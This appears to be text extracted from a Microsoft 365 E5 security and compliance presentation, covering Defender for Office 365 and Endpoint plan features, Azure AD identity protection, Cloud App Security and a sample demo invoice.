
Threat overview: Exfiltration
9 days ago | no indicators

Central asset inventory

Easily see all devices in your environment, active and inactive identities, and cloud apps used across your organization to better understand your exposure and security posture

Threat intelligence

Identify, react, and improve resilience to emerging threats with Microsoft's unique, in-depth threat intelligence



FastTrack helps customers deploy Microsoft 365. Customers with 150+ eligible licenses can use FastTrack at no additional cost for the life of their subscription.

One traditional Office Professional Plus device install for each existing Software Assurance (SA) user, and new users up to the number of existing From SA users.

Install SharePoint, Exchange, and Skype for Business Server, on dedicated hardware (not multi-tenant), for use by Microsoft 365 E3 & E5 licensed users. Excludes CSP/MCA.

Microsoft 365 Enterprise Venn | M365 Maps

Interactive Lab Simulation

The Video of Explore Microsoft 365 Defender

Demo

Security platform

Get started today

Visit our websites to learn more about Microsoft XDR and Microsoft Defender XDR

MITRE ATT&CK Matrix for Enterprise

Become a Microsoft Defender XDR Ninja

Microsoft Tech Community Security Webinars

Check out our documentation for a step-by-step guide on how to work with Microsoft Defender XDR

Microsoft Defender for Office 365

Microsoft Information Protection

Microsoft Defender for Identity

Stay up-to-date with our latest innovations, features updates, and best practices and subscribe to the Microsoft Defender XDR Blog


Do you love learning videos? Head to the Microsoft Defender XDR Virtual Ninja Show for deep dives with our product teams

Microsoft Security

CLOUD CHAMPION

Thank you

see you in next session … ☺



CLOUD CHAMPION

March 4th | 12:00 - 13:00 CET

Secure and govern data in the age of AI with Microsoft Purview

This workshop is designed to provide participants with a comprehensive understanding of how to secure and govern data effectively using Microsoft Purview in the age of AI

REGISTER NOW!

Sponsored by Microsoft

Secure and govern data in the age of AI with Microsoft Purview – UK Cloud Champion

	Identity & Access Management	Threat Protection	Data / Information Protection	Compliance & Governance
E5 Compliance			Classification & DLP Information Protection & Governance • Automatic Classification • Automatic labels • Control oversharing • Hold Your Own Key (HYOK) • AIP Scanner	Risk & Compliance Insider Risk Management • Customer Key • Advanced data governance • Privileged Access Management • Data Loss Prevention for Teams • Advanced Message Encryption / Information Barriers Advanced eDiscovery & Audit • Advanced Audit • Advanced eDiscovery
E5 Security	Privileged Identity Management Azure Active Directory Premium P2 • Privileged Identity Management • Privileged Identity Protection • Use risk detections to trigger MFA and password changes Defender for Identity • Protect Identities on-premises	Endpoint Detection & Response Microsoft Defender for Endpoint P2 • Endpoint Detection and Response (ERP) • Endpoint Protection (EPP) • Automatic Investigation and Remediation • Advanced Hunting • Security Score • Security Management Mail & File Sharing Security Microsoft Defender for Office 365 P1 • Safe Attachments • Safe Links • ATP for SharePoint, OneDrive Teams • Advanced anti-phishing protection • Real-time detection Microsoft Defender for Office 365 P2 • Threat Trackers • Threat Explorer • Automated investigation & response • Attack Simulator	Cloud Access Security Broker Microsoft Defender for Cloud Apps • Cloud Discovery Sanctioning and unsanctioning an App • App connectors • Conditional Access App (E3) • Control Protection • Policy Control	
Microsoft 365 E3	Identity as a Service / MFA Azure Active Directory Premium Plan 1 • Single Sign-on • Multi-Factor Authentication • Access Control • Password Protection • Self-service Password reset (SSPR) • Microsoft Cloud App Discovery • Azure AD Join: MDM Auto enrolment • Azure AD Join: Self-service BitLocker recovery • Advanced security and usage reports	Endpoint Anti Malware Microsoft Defender for Endpoint P1 • Antivirus software • Real time Protection • Security Centre	Encryption BitLocker • Full Volume Encryption Manual Classification Azure Information Protection Plan 1 • Manual default and mandatory document classification • AIP Scanner for content discover on-prem • AIP Scanner to apply a label to files on-prem • Document tracking and revocation	Unified Endpoint Management Endpoint Manager • Co-Management & Cloud-attached management • Desktop Analytics • Real-time management • Application Management • OS Deployment • Manage devices / apps (MAM) • Conditional Access • Compliance Policy

E5 SECURITY

Threat Protection: Defender for Office 365

Webinar
Listen
here

Microsoft Defender for Office 365 Plan 1

Protection and Detection capabilites


- Anti- Phishing
- Real-Time Reports
- Safe Attachments
- Safe Links

Microsoft Defender for Office 365 Plan 2


Investigate and Respond

- Attack Simulation Training
- Automated Investigation & Response
- Campaign Views
- Compromised User Detection
- Threat Explorer
- Threat Trackers


Advanced Message Encryption




Automatic Classification of Documents




Manual Classification



Endpoint DLP



Microsoft Defender for Office 365



Exchange Online Protection

Preventing broad
and volume-based
& known attacks

Microsoft Defender for Office 365 Plan 1

Protecting from
zero-day malware, URLs,
Business email compromise

Microsoft Defender for Office 365 Plan 2

Post Breach Investigation,
Response, Automation and
Simulation/Training

XDR transforms the post-breach effectiveness

E5 SECURITY


Threat Protection: Defender for Endpoint

Functionality and Breakdown

Microsoft Defender for Endpoints

Automated Investigation & Response	Endpoint Detection & Response	Block at First Sight
Cloud App Security Integration	Threat Vulnerability Management	Enhanced Attack Surface Reduction
Advanced Hunting	MIP Integration	Microsoft Threat Experts
Defender for Endpoint (Android)	Defender for Endpoint (iOS)/ (Mac)	Tamper Protection
Threat Analytics	Evaluation Lab	Web Content Filtering

What does it do?
What is a post-breach solution?
How does it know what a threat looks like?


Microsoft Intelligent Security Graph
Unique insights, informed by trillions of signals
Outlook
OneDrive
470B emails analysed
6.5T threat signals analyzed daily
5B threats detected on devices every month
200+ global cloud consumer and commercial services
Windows
Botnet data from Microsoft Digital Crimes Unit
Microsoft account
630B monthly authentications
Azure
1B+ Azure user accounts
Xbox Live
18B+ Bing web pages scanned
Bing
Shared threat data from partners, researchers, and law enforcement


EDR / Block at First Site

Microsoft Defender for Endpoint

EDR in block mode

Microsoft Defender for Endpoint

P1 vs P2 capability comparison



Capabilities	P1	P2
Centralized management (reporting, triage, response actions)	✓	✓
Next-generation antimalware	✓	✓
Device control (e.g.: USB)	✓	✓
Endpoint firewall	✓	✓
Attack Surface Reduction rules	✓	✓
Network protection	✓	✓
Web control / category-based URL blocking	✓	✓
Device-based conditional access	✓	✓
Ransomware mitigation	✓	✓
API's, SIEM connector, custom TI	✓	✓
Application control	✓	✓
Endpoint Detection and Response		✓
Automated investigation and remediation		✓
Threat and vulnerability management		✓
Threat intelligence (Threat Analytics)		✓
Sandbox (deep analysis)		✓
Microsoft Threat Experts		✓

E5 SECURITY

Identity Access Management


Functionality and Breakdown

Azure AD Premium Plan 2

- Access Reviews
- Azure Identity Protection
- Entitlement Management
- Privileged Identity Management
- Risk-Based Conditional Access

Privileged Identity Management

Azure Identity Protection & Risk Based Conditional Access



- Users need to activate their privileges to perform a task
- MFA enforced during activation process
- Alerts inform administrators about out-of-band changes
- Users retain privileges for a pre-configured amount of time
- Security admins can discover all privileged identities, view audit reports, and review everyone who is eligible to activate via access reviews

E5 SECURITY


Information Protection: Cloud App Security

Functionality and Breakdown

Cloud App Security

Cloud App Security

1:36
Tuesday, October 22



INVOICE

DATE
July 1, 2019

INVOICE NO
CN071901

Adatum Corp
1 Main St
Redmond, WA 98052
Phone: 425-882-8080
Fax: 425-555-1234

INVOICE TO
Contoso
415 6th Ave
Boston, MA 02123
617-555-1234

Note from Accounting: need updated credit card.

SALESPERSON	JOB	PAYMENT TERMS	DUE
Melanie Maynes	Batch Shipment	Due on Receipt	6/30/2019

ITEM	DESCRIPTION	UNIT PRICE	LINE TOTAL
MX800	Gen 2 Drone	$1,200	$1,200

End user App Use

Cloud App Security Broker safeguards your organization's use of cloud services by enforcing your enterprise security policies.

It acts like a gatekeeper to broker access in real time between your enterprise users and the cloud resources they using, wherever they are located and regardless of the device they are using.

E5 Compliance

Management & Governance: E-discovery & Audit

